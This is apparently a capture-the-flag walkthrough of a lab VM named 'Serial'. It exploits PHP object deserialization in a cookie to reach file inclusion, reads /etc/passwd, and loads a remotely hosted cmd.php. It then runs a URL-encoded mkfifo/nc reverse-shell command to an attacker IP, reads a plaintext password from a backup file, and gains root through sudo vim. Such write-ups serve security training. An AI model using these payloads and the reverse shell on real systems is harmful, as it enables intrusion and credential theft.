
Serial

Nmap Output

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 f7:f2:95:6a:f2:97:e0:ff:9f:68:14:a0:3a:d8:e2:eb (RSA)
| 256 e0:1e:cf:6f:29:4e:09:bb:df:4a:08:08:44:d4:f0:49 (ECDSA)
|_ 256 38:28:63:c6:e4:bc:38:7e:6f:c2:72:b3:42:26:17:22 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Ubuntu))
|_http-server-header: Apache/2.4.38 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

On Port 80



Hello sk4This is a beta test for new cookie handler

Found /backup during directory bruteforcing

```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.66/ ----
==> DIRECTORY: http://192.168.56.66/backup/
+ http://192.168.56.66/index.php (CODE:200|SIZE:52)
+ http://192.168.56.66/server-status (CODE:403|SIZE:301)
```

Inside /backup directory found web server backup zip


Index of /backup

Name	Last modified	Size	Description
Parent Directory		-	
bak.zip	2019-08-20 00:49	1.0K	

Apache/2.4.38 (Ubuntu) Server at 192.168.56.66 Port 80

```
Archive:  bak.zip
  inflating: index.php
  inflating: log.class.php
  inflating: user.class.php
```

There is a cookie set by Index.php page



On decoding cookie value it give some serialized value

```
root@CyberKnight:/tmp/bla# echo -n "Tzo0OiJVc2VyIjoyOntzOjEwOiIAVXNlcgBuYW1lIjtzOjM6InNrNCI7czo5OiIAVXNlcgB3ZWwiO086NzoiV2VsY29tZSI6MDp7fX0=" | base64 -d
O:4:"User":2:{s:10:"Username";s:3:"sk4";s:9:"Userwel";O:7:"Welcome":0:{}}root@CyberKnight:/tmp/bla# _
```

I review the bak.zip file found earlier and put all php code into single code

I notice that class Log is imported but never called, But class Log have some interesting functions

```
<?php
  class Log {
    private $type_log;

    function __costruct($hnd) {
      $this->$type_log = $hnd;
    }

    public function handler($val) {
      include($this->type_log);
      echo "LOG: " . $val;
    }
  }
?>
```

If we somehow call the class Log, this will include $type_log
we can control value of $type_log

So I change the code of User class function _construct

```
class User {
  private $name;
  private $wel;

  function __construct($name) {
    $this->name = $name;
    //$this->wel = new Welcome();
    $this->wel = new Log();
  }

  function __destruct() {
    //echo "Bye\n";
    $this->wel->handler($this->name);
  }
}
```

commented line : $this->wel = new Welcome();
added line : $this->wel = new Log();

After running the code I got an error like this

```
root@CyberKnight:/tmp/bla# php index.php


PHP Warning:  include(): Filename cannot be empty in /tmp/bla/index.php on line 10
PHP Warning:  include(): Failed opening '' for inclusion (include_path='.:/usr/share/php') in /tmp/bla/index.php on line 10
```

Include function can't include any file for now as file location is not supplied

I make a temp file in local directory for Testing purpose

```
root@CyberKnight:/tmp/bla# echo "CyberKnight" >> log.txt
root@CyberKnight:/tmp/bla# php index.php


CyberKnight
LOG: sk4PHP Warning:  Cannot modify header information - headers already sent by (output started at /tmp/bla/index.php:15) in /tmp/bla/index.php on line 45
This is a beta test for new cookie handler
root@CyberKnight:/tmp/bla# head index.php
<?php
  class Log {
    private $type_log = "log.txt";

    function __costruct($hnd) {
      $this->$type_log = $hnd;
    }

    public function handler($val) {
      include($this->type_log);
```

we found LFI & RFI vulnerability but we have to generate cookie value in command line, So I add an extra line at bottom of the code just before ?> in index.php code

```
root@CyberKnight:/tmp/bla# tail index.php

        if(!isset($_COOKIE['user'])) {
                setcookie("user", base64_encode(serialize(new User('sk4'))));
        } else {
                unserialize(base64_decode($_COOKIE['user']));
        }
        echo "This is a beta test for new cookie handler\n";

        echo urlencode(base64_encode(serialize(new User('sk4'))));
?>
root@CyberKnight:/tmp/bla# php index.php ; echo ;echo


CyberKnight
LOG: sk4PHP Warning:  Cannot modify header information - headers already sent by (output started at /tmp/bla/index.php:15) in /tmp/bla/index.php on line 45
This is a beta test for new cookie handler
CyberKnight
LOG: sk4Tzo0OiJVc2VyIjoyOntzOjEwOiIAVXNlcgBuYW1lIjtzOjM6InNrNCI7czo5OiIAVXNlcgB3ZWwiO086MzoiTG9nIjoxOntzOjEzOiIATG9nAHR5cGVfbG9nIjtzOjc6ImxvZy50eHQiO319
```

Now I change the value of 'private $type_log' to "/etc/passwd" which generate a serialized cookie which includes the /etc/passwd

Cookie value : user=Tzo0OiJVc2VyIjoyOntzOjEwOiIAVXNlcgBuYW1lIjtzOjM6ImJsYSI7czo5OiIAVXNlcgB3ZWwiO086MzoiTG9nIjoxOntzOjEzOiIATG9nAHR5cGVfbG9nIjtzOjExOiIvZXRjL3Bhc3N3ZCI7fX0%3D

```
root@CyberKnight:/tmp/bla# php index.php | tail -n 2 ; echo
PHP Warning:  Cannot modify header information - headers already sent by (output started at /tmp/bla/index.php:16) in /tmp/bla/index.php on line 46
nm-openvpn:x:143:151:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
Tzo0OiJVc2VyIjoyOntzOjEwOiIAVXNlcgBuYW1lIjtzOjM6ImJsYSI7czo5OiIAVXNlcgB3ZWwiO086MzoiTG9nIjoxOntzOjEzOiIATG9nAHR5cGVfbG9nIjtzOjExOiIvZXRjL3Bhc3N3ZCI7fX0%3D
```

we can pass cookie value using curl

command : curl http://192.168.56.66 -H "cookie:
user=Tzo0OiJVc2VyIjoyOntzOjEwOiIAVXNlcgBuYW1lIjtzOjM6ImJsYSI7czo5OiIAVXNlcgB3ZWwiO086MzoiTG9nIjoxOntzOjEzOiIATG9nAHR5cGVfbG9nIjtzOjExOiIvZXRjL3Bhc3N3ZCI7fX0%3D"

```
gdm:x:123:128:Gnome Display Manager:/var/lib/gdm3:/bin/false
sk4:x:1000:1000:sk4,,,:/home/sk4:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
sshd:x:124:65534::/run/sshd:/usr/sbin/nologin
LOG: blaThis is a beta test for new cookie handler
```

I change the value of 'private $type_log' to "http://192.168.56.1/cmd.php" which generate a serialized cookie which includes the cmd.php which is hosted by python simple http server

command : curl http://192.168.56.66/index.php?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fbash%20-i%202%3E%261%7Cnc%20192.168.56.1%20443%20%3E%2Ftmp%2Ff -H "cookie:
user=Tzo0OiJVc2VyIjoyOntzOjEwOiIAVXNlcgBuYW1lIjtzOjM6ImJsYSI7czo5OiIAVXNlcgB3ZWwiO086MzoiTG9nIjoxOntzOjEzOiIATG9nAHR5cGVfbG9nIjtzOjI3OiJodHRwOi8vMTkyLjE2OC41Ni4xL2NtZC5waHAiO319" ; echo

```
root@CyberKnight:~# nc -lvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.66.
Ncat: Connection from 192.168.56.66:34196.
bash: cannot set terminal process group (611): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sk4-VM:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

On post enumeration 'locate python' command shows python3.7 is avalable inside box

```
/var/lib/dpkg/info/python3.preinst
/var/lib/dpkg/info/python3.prerm
/var/lib/python/python3.7_installed
www-data@sk4-VM:/var/www/html$ python3.7 -c 'import pty;pty.spawn("/bin/bash")'
<l$ python3.7 -c 'import pty;pty.spawn("/bin/bash")'
```

Found credentials.txt.bak file in / (root) directory which contains sk4's password

```
www-data@sk4-VM:/$ ls -lah
ls -lah
total 473M
drwxr-xr-x  20 root root 4,0K ago 20 01:12 .
drwxr-xr-x  20 root root 4,0K ago 20 01:12 ..
lrwxrwxrwx   1 root root    7 ago 19 23:25 bin -> usr/bin
drwxr-xr-x   3 root root 4,0K ago 20 11:21 boot
drwxrwxr-x   2 root root 4,0K ago 19 23:27 cdrom
-rw-r--r--   1 root root   21 ago 20 01:12 credentials.txt.bak
```

```
www-data@sk4-VM:/$ cat credentials.txt.bak
cat credentials.txt.bak
sk4:KywZmnPWW6tTbW5w
```

sk4:KywZmnPWW6tTbW5w

sk4 can execute vim as sudo

```
sk4@sk4-VM:~$ sudo -l
Matching Defaults entries for sk4 on sk4-VM:
    env_reset, mail_badpass, secure_path=/usr/local/s

User sk4 may run the following commands on sk4-VM:
    (ALL) NOPASSWD: /usr/bin/vim
```

To use vim I login with SSH with user sk4 creds

got root in 2 command steps

1. sudo vim
2. :!bash

```
sk4@sk4-VM:~$ sudo vim

root@sk4-VM:~# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@sk4-VM:~# cat flag.txt
This is the fist flag :D

by @sk4pwn
```

root > flag.txt

This is the fist flag :D

by @sk4pwn